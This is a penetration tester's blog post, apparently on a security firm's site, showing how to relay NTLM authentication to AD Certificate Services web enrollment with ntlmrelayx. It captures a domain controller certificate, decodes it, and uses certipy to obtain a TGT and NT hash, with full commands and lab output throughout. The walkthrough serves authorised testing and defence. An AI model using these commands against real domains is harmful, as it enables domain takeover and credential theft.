AD Series: Active Directory Certificate Services (ADCS) Exploits Using NTLMRelayx.py

raxis.com/blog/ad-series-active-directory-certificate-services-adcs-exploits-using-ntlmrelayx-py


January 23, 2024

I recently updated the last installment in my AD series – Active Directory Certificate Services (ADCS) Misconfiguration Exploits – with a few new tricks I discovered recently on an engagement. I mentioned that I have seen web enrollment where it does not listen on port 80 (HTTP), which is the default for certipy. I ran into some weird issues with certipy when testing on port 443, and I found that NTLMRelayx.py worked better in that case. As promised, here is a short blog explaining what I did.

This is basically the same thing as using certipy – just a different set of commands. So here we will go through an example and see how it works.

First we setup the relay.

```
impacket-ntlmrelayx -t {Target} --adcs --template {Template Name} -smb2support
```




```
└─$ impacket-ntlmrelayx -t http://10.80.0.7/certsrv/certfnsh.asp --adcs --template DomainController -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
```

The first part of the command points to the target. Make sure to include the endpoint *(/certsrv/certfnsh.asp*) as NTLMRelay won't know that on its own. Also make sure to tell NTLMRelay if the host is HTTP or HTTPS.

The *adcs* flag tells NTLMRelay that we are attacking ADCS, and the template flag is used to specify the template. This is needed if you are relaying a domain controller or want to target a specific template. However, if you are planning on just relaying machines or users, you can actually leave this part out.

As connections come in, NTLMRelay will figure out on its own whether it's a user or machine account and request the proper certificate. It does this based on whether the incoming username ends in a dollar sign. If it ends in a dollar sign NTLMRelay requests a machine certificate, if not it requests a user certificate.


Once NTLMRelay gets a successful relay, it will return a large Base64 blob of data. This is a Base64 encoded certificate.



```
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 26
[*] Base64 certificate of user DC1$:
```

```
MIIRbQIBAzCCEScGCSqGSIb3DQEHAaCCERgEghEUMIIREDCCB0cGCSqGSIb3DQEHBqCCBzgwggc0AgEAMIIHLQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQMwDgQIr
6cOoBzfkJQCAggAgIIHAARrstGfwrREjGGf0TkdKeLS3Sm+k6BUgyIUNv0ABARtFuOHxAPFmcNGjuN72I3Bel8hsX9+uv8Wfvoc9l0i7VSQpLvUkPEjLn3MHlebBC
m99kckh4BpbFSF/8PhSUUUpiMuDPsNm6OVwL8wdAiBogBejku7qgvzeD0bulFRJp1Q9aTcenzotw+3YwBHXb0xzgDYJwowJfb4oVd0P0xhtT9RbYdrcRH9v5gL7HQ
CXstDFuUVHx+8PKhMWvu652BteYSlnP8WJN0CQAM3mCsXFS/oKdgYoYfxrLBTdeozIclMK7UoAf7GHQYHBkRIEKu4DHiFMlTQ4PgcCwoiqa7j40xPnn5zoaOclBva
AzA02ZPrYwqlcuj9afdL1WbXQeHs1yF5N6w4aLCagOElwQRME2ePW1KjLKFcK7WQJjUWkz0782RtpKd6htMNBvuWsh7GmTtF+oOFPHwfFw4gGAGpU2ei35ot3VB2N
VlVyd7s60yycuCU+g6VZgz3r50yAnugPglff7j0uC8tyFimtvIuK7zgXZ/UTQJE4dlKQUsbSy42F6GqKF67nbe9cGAzuN7vTvjynKlZHkp/qDN0Iepk5eacM2vlHK
kV27qVyi+C78+ses1OspEoeDfAuQzwKH9eNGU44+mX8KkfjbR3OsPyZCtjH3HIIimw66Q7Rpr2E3sYBlFggR3oyJieyf9qKYiDG6mrCayiCqnWlxrd1RtNAW3U4rv
5TDdiiskpJpMShOXJlsOjJvEGwwFbczkF6ovsMmOjxFNx/VwCOb4Lry7Bh8aucodEKrbKRCI4sNas4g+eCkwiSUv4zpwl9KM37PtHc+6XRBw4G43mKNVH4vaZuDis
kNaelJluCo3bo0+yEuGKoWChmUZFG92tvuZ47e2KvbHj1E/JjEp7LbrmJ75vHlfBLQmo8TvCcjoCHLAzTI6VhSDUw/NEIHAgh5MLtOgPGZms3DjuupoKEj0rtazIp
11CEPvJY19kQ0Sxg8fgW3DXNZOXcpftINjOqoQI3dl+3Wi52BFW7/0O8UDX++nW9FpcWJdfviYg+ObgVEGg643zAw/Q8YLFOVffWc3+zG1ekECoRcFLI1h965BaWJ
0DTcBExTmWt9RmTdV4PYddx0Wnq/Auux+E4R+aeFT9Svt7X7Yq1rY5qcTXPziqD7SuuyIpKiYNkSLY0RpU3syL21nzjl6AdC9kxuTVszLVgb0lWY3T3rMcX2HLkQT
GBYG6NZdSKirWjFFa44TNo8FPNJeSc8YeF8IUdoyHSLMG33+YugVO1clv6HhY7sUt0ku7+WT2+grP/kq1WmAKITImcBK4Q+WOlXcHDXRWZ6FAfGY7JeaSXn6TO9D8
fGjop4kcHQVOWzlGpw3nJMVKTEGUp+Op5v9phUGi/eH4aK+g58b1lljjVxD/T5rIS8eE6pZkwu39ZQfjPLBNi8X7f5vrjfP2PMTv6BWmy3AA+YmUFNbuUOIkg5/4c
t3AAr4xWqx3Qju7V/d1vbrFlwtSUebKPVkqmACcLXVM44y8NaIOBpvVTQZm7HziZE1rWN171eSVQvUZ05/UfPUlhVbtHvuHprHXqNYbUIEQTBADd1a5WVDYFQaark
93L9FNBOismz3TFxrdNKf113I1VitnvlODmUJiCipHpc+xKBPELzDimE/Z2kQWsubhT9OTXQvvqhaAZ4w5VT++cLE53Gasha4rNYT4S403dLEpHcf1O7/7JuFVZ/6
SUtTwjivpuidF4FgNvqHN1TM6Kjut/MfoVVW9d44wH8PM4/O1DsvarwJs+Md3SY70f4IsRV26i18j3VUd+SxWN16eu2IsB0Fwg4jc1B6QGg1s0ePWl/JrKrgvBx4O
```

You can take this Base64 blob and save it to a file. Then just decode the Base64 and save that as a PFX certificate file. After that the attack is the same as the certipy attack in my previous blog. Just use the certificate to login.


Saving the Base64 Certificate
Decoding the Base64 Certificate
Using the Certificate to Login

```
└─$ vi DC1.pfx.b64

┌──([redacted])-[~/test]
└─$ cat DC1.pfx.b64 | base64 -d > dc1.pfx

┌──([redacted])-[~/test]
└─$ certipy auth -pfx dc1.pfx -dc-ip 10.80.0.2
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: dc1$@ad.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc1.ccache'
[*] Trying to retrieve NT hash for 'dc1$'
[*] Got hash for 'dc1$@ad.lab': aad3b435b51404eeaad3b435b51404ee:ffa24b91241ecea7b33dae562a3aa66c
```

Want to learn more? Take a look at the next part of our Active Directory Series.